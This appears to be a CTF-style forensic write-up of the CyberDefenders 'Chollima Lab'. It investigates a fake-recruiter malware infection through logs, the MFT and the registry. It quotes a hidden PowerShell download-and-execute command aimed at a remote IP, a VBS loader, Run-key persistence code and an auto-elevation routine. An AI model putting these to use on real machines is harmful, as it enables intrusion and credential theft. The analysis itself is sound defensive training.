Challenge: Chollima Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: FTK Imager, DB Browser for SQLite, Event Log Explorer, Timeline Explorer, MFTECmd, VirusTotal, Notepad++, Registry Explorer,

Summary: This lab involved investigating a malware infection that began when a user executed a malicious PowerShell command disguised as a video driver installer. The PowerShell command downloaded vcam-installer.exe to %TEMP% as nvidiaRelease.zip, where the Expand-Archive cmdlet was used to extract the archive to a folder named nvidiaRelease, which contains update.vbs and other malicious scripts. The malware established persistence through a Run key. It used techniques such as privilege escalation, random sleep intervals for evasion (jitter), and custom packet encryption using RC4 for C2 communications. The malware collected credentials and cryptocurrency wallet data by decrypting Chrome's stored passwords and saving them to chrome_logins_dump.txt for exfiltration. Overall, this lab was enjoyable and tests your endpoint forensics skills well.

Scenario: An employee from the finance department, Z4hra, was actively looking for new opportunities and recently applied for a "Business Development Manager" position. The recruiter sent him a link to a skills assessment portal with a unique invite code.

After answering a series of questions, the portal prompted him to set up her camera for a video interview. To do this, the site provided a PowerShell command that he was instructed to run to "install the necessary video drivers." Trusting the process, he executed the command.


A few hours later, our Endpoint Detection and Response (EDR) system at GOAT company flagged suspicious outbound network activity originating from her workstation. The Security Operations Center (SOC) has isolated the machine and we got a disk image for your analysis. Your mission is to investigate the compromise, identify the malware, and determine the scope of the incident.

Initial Access

Understanding where the malware originated is crucial for identifying the initial attack vector. What is the full URL from which the malicious software was downloaded?

TLDR: Look at event ID 400 within the PowerShell event logs. Here you can find PowerShell being used to download a file disguised as a video driver installer.


Given the scenario, we may be able to find the URL within PowerShell or process creation logs. However, I am personally going to begin by looking at browsing history. In this lab we are provided a .ad1 disk image. Let's start by mounting this disk image using FTK Imager:


Mount Image To Drive
Add Image
Image File:
C:\Users\Administrator\Desktop\Start Here\Artifacts\Chollima.ad1
Mount Type: Logical Only
Drive Letter: Next Available (E:)
Mount Method: File System / Read Only
Write Cache Folder:
C:\Users\Administrator\Desktop\Start Here\Artifacts
Mount
Mapped Image List
Mapped Images:
Method
Partition
Image
File System/Read Only
File System
C:\Users\Administrator\Desktop\Start Here\Artifacts\Cho...
Unmount
Close

There is only one user on the machine, "z4hra", and I notice they had Google Chrome and Edge installed. After looking at the history file for both browsers, they appear to be completely empty. Therefore, let's go back to my initial hypothesis regarding PowerShell logs. Unfortunately, this system did not have Sysmon configured, so we can't rely on command line arguments in process creation logs. The event logs are located at:

- `%SYSTEMROOT%\System32\winevt\Logs`

Here we can find the "Windows PowerShell.evtx" event logs. This is where PowerShell records events, including command execution details. If you open this file using Event Log Explorer and filter for event ID 400, we can see some very suspicious commands. At 9:33:13 PM on the 27th of July 2025, a PowerShell command was executed to download a file via Invoke-WebRequest:



```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.19041.3803
        HostId=ecbfeb13-8b50-49a4-90d5-4e37331842e6
        HostApplication=powershell -w hidden -c iwr 'http://3.101.53.248:8080/vcam-installer.exe' -OutFile "$env:TEMP\nvidiaRelease.zip"; Expand-Archive -Force -Path "$env:TEMP\nvidiaRelease.zip" -DestinationPath "$env:TEMP\nvidiaRelease"; Start-Process wscript.exe -ArgumentList "`"$env:TEMP\nvidiaRelease
\update.vbs`""
        EngineVersion=5.1.19041.3803
        RunspaceId=d738ec92-1ad4-4cf6-b3f2-0b65f9c0373b
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

The following is an explanation of this command:

- -w hidden: Launches PowerShell in hidden window mode, so the user doesn't see a console pop up.
- iwr 'http://3.101.53.248:8080/vca-installer.exe' -OutFile: Uses Invoke-WebRequest (IWR) to download a file named vcam-installer.exe from the remote IP 3.101.53.248 over port 8080 and saves it as nvidiaRelease.zip in the temp directory. The .exe file being renamed to .zip is a red flag, suggesting that this is in fact not an executable file.
- Expand-Archive -Force: Attempts to extract the archive.
- Start-Process wscript.exe -AgumentList: Executes wscript.exe to run the extracted VBS script update.vbs.

In summary, this is a multi-stage downloader and execution script.

Answer: http://3.101.53.248:8080/vcam-installer.exe

Execution


Pinpointing the exact download time helps establish the beginning of the attack chain. What is the timestamp when the malicious ZIP file was created on the machine?

TLDR: Analyse the MFT and filter for the file name nvidiaRelease.zip.

To get the precise timestamp associated with nvidiaRelease.zip being saved to disk, we can parse the MFT. The Master File Table (MFT) is a database that tracks all object (files and folders) changes on an NTFS filesystem. Each object has its own record in the $MFT, containing metadata about that file. The $MFT file can be found in the root directory. We can use a tool called MFTECmd to parse the MFT and view the output in Timeline Explorer:

- `.\MFTECmd.exe -f "D:\C___NONAME [NTFS]\[root]\`$MFT" --csv . --csvf mft_out.csv`

We can then filter the File Name column for “nvidiaRelease”:



Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10
	nvidiaRelease		▣	▣	▣	=	=
.\Users\z4hra\AppData\Local\Temp	nvidiaRelease.zip	.zip	☐	☐	☐	27642102	2025-07-27 21:33:15
.\Users\z4hra\AppData\Local\Temp	nvidiaRelease		✓	☐	☐	0	2025-07-27 21:34:03

Here we can find the exact time when the zip file was placed on disk, along with when it was extracted.

Answer: 2025-07-27 21:33


Execution is handed off to a script file that runs the main malware. What is the SHA256 hash of this malicious script?

TLDR: Navigate to the TEMP directory where nvidiaRelease.zip was extracted.

If you recall previously, nvidiaRelease.zip was saved to the temp directory in the context of the current environment. This is also where update.vbs was executed using wscript.exe. If you navigate to the following path:


- `Users\z4hra\AppData\Local\Temp\nvidiaRelease`

We can find the update.vbs script:




__pycache__	7/27/2025 9:34 PM	File folder	
DLLs	7/27/2025 9:34 PM	File folder	
Lib	5/9/2025 8:06 AM	File folder	
$I30	7/28/2025 2:57 AM	File	4 KB
api.py	5/9/2025 7:29 AM	Python File	2 KB
auto.py	5/9/2025 8:05 AM	Python File	10 KB
command.py	5/9/2025 7:29 AM	Python File	6 KB
config.py	5/9/2025 7:28 AM	Python File	3 KB
csshost.exe	6/27/2018 8:08 AM	Application	96 KB
Lib.zip	5/9/2025 8:08 AM	Compressed (zipp...	21,340 KB
nvidia.py	5/9/2025 8:05 AM	Python File	4 KB
python3.dll	6/27/2018 8:07 AM	Application extens...	58 KB
python37.dll	6/27/2018 8:07 AM	Application extens...	3,582 KB
pythonw.exe	6/27/2018 8:08 AM	Application	94 KB
requirements.txt	5/2/2025 8:17 AM	TXT File	1 KB
update.vbs	5/8/2025 9:57 PM	VBScript Script File	1 KB
util.py	5/9/2025 11:54 AM	Python File	2 KB
vcruntime140.dll	6/27/2018 8:02 AM	Application extens...	85 KB

Using the Get-FileHash cmdlet, we can generate the SHA256 hash of this script:



```
PS C:\Users\Administrator\Desktop> Get-FileHash -Path .\update.vbs

Algorithm       Hash
---------       ----
SHA256          0EC9D355F482A292990055A9074FDABDB75D72630B920A61BDF387F2826F5385
```

Upon submitting this hash to VirusTotal, it receives a significant number of detections:



31/62 security vendors flagged this file as malicious

0ec9d355f482a292990055a9074fdabdb75d72630b920a61bdf387f2826f5385
update.vbs

Size 532 B
Last Analysis Date 7 days ago


Answer: 0EC9D355F482A292990055A9074FDABDB75D72630B920A61BDF387F2826F5385

Persistence

Recognizing the method of persistence is key to effective eradication. What is the name of the function responsible for creating the persistence mechanism?


TLDR: Analyse the update.vbs script found in the TEMP directory, focusing on what Python script it runs. Make sure to investigate the functions of the Python script that update.vbs executes. Alternatively, examine common registry keys used for persistence.

Let’s start by analysing the update.vbs script using Notepad++:



```
Set objShell = CreateObject("WScript.Shell")

' Get the current directory
currentDir = CreateObject("Scripting.FileSystemObject").GetParentFolderName(WScript.ScriptFullName)
objShell.CurrentDirectory = currentDir

' Run tar command and wait for it to finish (extract to currentDir)
strCommand = "cmd.exe /c tar -xf """ & currentDir & "\Lib.zip"" -C """ & currentDir & """"
objShell.Run strCommand, 0, True

' Run the executable after tar extraction
cmdRun = "cmd /c csshost.exe nvidia.py"
objShell.Run cmdRun, 0, False
```

We can see that this script creates a WScript.Shell object to execute commands. It determines the current directory where the script is running and sets it as the current directory for future operations. It then constructs a command to extract the contents of “Lib.zip” located in the current directory and extracts it into the current directory. The script waits for this extraction to complete and executes the command “csshost.exe nvidia.py”. Given that this script executes nvidia.py, let’s look at this file:



```
def register_startup(file_path):
    try:
        # Write to registry for user startup
        key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, config.REG_PATH0509, 0, winreg.KEY_SET_VALUE)
        reg_value = f'"wscript.exe" "{file_path}"'
        winreg.SetValueEx(key, config.REG_KEY0509, 0, winreg.REG_SZ, reg_value)
        winreg.CloseKey(key)
        print("[✔] Registry key added successfully.")
    except Exception as e:
        print(f"[❌] Failed to add registry key: {e}")

    # try:
    #     # Set environment variable
    #     subprocess.run(["setx", "Directory", param], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
    #     print("[✔] Environment variable set.")
    # except Exception as e:
    #     print(f"[❌] Failed to set environment variable: {e}")
```


Immediately we can see a function called register_startup. This script performs several actions including:

- It attempts to register itself for automatic startup by creating a registry entry under “HKEY_CURRENT_USER”. The value written includes the path to the VBS script called update.vbs.
- It generates and/or retrieves a machine ID. It checks for the existence of a file (“MACHINEID_HOST_FILE_NAME0509” from “config”) in the temporary directory. If the file exists, it reads and returns the ID from the file. If the file does not exist, it generates a 4-byte random hexadecimal value, saves it to the file, and returns it.
- The script avoids running multiple instances of itself by writing its PID to a file,
- and more.

What we are concerned with is the register_startup function. A basic persistence mechanism involves adding an executable to a startup key. These keys are looked up by the OS during startup and anything residing in these locations are executed. If you navigate to the following registry key using Registry Explorer:

- `NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run`

We can see the persistence entry:



```
csshost    RegSz    "wscript.exe" "C:\Users\z4hra\AppData\Local\Temp\nvidiaRelease\update.vbs"
```

```
Value name   csshost
Value type   RegSz
Value        "wscript.exe" "C:\Users\z4hra\AppData\Local\Temp\nvidiaRelease\update.vbs"
```

Answer: register_startup


Establishing a timeline is critical. At what exact time and date did the malware establish persistence?

TLDR: Look at the Last write timestamp for the Run key added by the register_startup function in nvidia.py.

If you navigate to the Run key listed in the previous question:

- `NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run`

We can find the persistence mechanism used by the malware. The last write timestamp indicates the last time this key was written to, and given that this entry is the most recent, this shows when the malware established persistence:



Registry Explorer v2.0.0.0
File
Tools
Options
Bookmarks (29/0)
View
Help
Registry hives (1)
Available bookmarks (29/0)
Enter text to search...
Find
Values
Drag a column header here to group by that column


	# values	# subkeys	Last write timestamp
Run	3	0	2025-07-27 21:34:08
RunOnce	2	20	2025-07-27 19:50:59
Screensavers	0	4	2025-07-27 12:14:52

Value Name
MicrosoftEdgeAutoLaunch_21AFA27DB0563027DBCDA27891FBE6D2
OneDrive
csshost

Answer: 2025-07-27 21:34

Attackers use common techniques to maintain access. What is the MITRE ATT&CK ID for the sub-technique used by the malware to achieve persistence?

If you search for MITRE ATT&CK run keys, we can find the ID associated with this persistence mechanism:


Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Other sub-techniques of Boot or Logon Autostart Execution (14)

Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in.[1] These programs will be executed under the context of the user and will have the account's associated permissions level.

The following run keys are created by default on Windows systems:

- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`

ID: T1547.001

Sub-technique of: T1547

Tactics: Persistence, Privilege Escalation

Platforms: Windows

Contributors: Dray Agha, @Purp1eW0lf, Huntress Labs; Harun Küßner; Oddvar Moe, @oddvarmoe

Version: 2.1

Created: 23 January 2020

Last Modified: 15 April 2025


Answer: T1547.001

Privilege Escalation

To access protected data, malware often needs to elevate its privileges. What is the name of the function that attempts to re-launch the malware with administrator rights?


TLDR: Examine the auto_mode_chrome_cookie function found in auto.py.

If you recall earlier, we discovered that all operations for this malware occur within the TEMP directory. Therefore, let's explore the other Python scripts within this directory:



Name	Date modified	Type	Size
__pycache__	7/27/2025 9:34 PM	File folder	
DLLs	7/27/2025 9:34 PM	File folder	
Lib	5/9/2025 8:06 AM	File folder	
$I30	7/28/2025 2:57 AM	File	4 KB
api.py	5/9/2025 7:29 AM	Python File	2 KB
auto.py	5/9/2025 8:05 AM	Python File	10 KB
command.py	5/9/2025 7:29 AM	Python File	6 KB
config.py	5/9/2025 7:28 AM	Python File	3 KB
csshost.exe	6/27/2018 8:08 AM	Application	96 KB
Lib.zip	5/9/2025 8:08 AM	Compressed (zipp...	21,340 KB
nvidia.py	5/9/2025 8:05 AM	Python File	4 KB
python3.dll	6/27/2018 8:07 AM	Application extens...	58 KB
python37.dll	6/27/2018 8:07 AM	Application extens...	3,582 KB
pythonw.exe	6/27/2018 8:08 AM	Application	94 KB
requirements.txt	5/2/2025 8:17 AM	TXT File	1 KB
update.vbs	5/8/2025 9:57 PM	VBScript Script File	1 KB
util.py	5/9/2025 11:54 AM	Python File	2 KB
vcruntime140.dll	6/27/2018 8:02 AM	Application extens...	85 KB

Within the auto.py file, we can find an interesting function called auto_mode_chrome_cookie:



```
def auto_mode_chrome_cookie():
    if not is_admin():
        # No prompt, just auto-elevate
        command_with_param = " ".join([sys.argv[0]] + sys.argv[1:] + ["-command", "cookie"])
        ret = ctypes.windll.shell32.ShellExecuteW(
            None, "runas", sys.executable,
            command_with_param, None, 0
        )
        if int(ret) <= 32:
            print("[!] User denied elevation. Running as normal user.")
            # Continue normal execution
        else:
            # Successfully relaunched, so exit current process
            sys.exit()
    # Log file
```

(Note, the above image is not the entire function or script). This function detects non-admin users and calls ShellExecuteW(... "runas") to relaunch itself elevated. With admin rights, the is_admin() is True, so it uses pypsexec to create_serivce() and run_executable that runs the chosen Python arguments as the SYSTEM account.

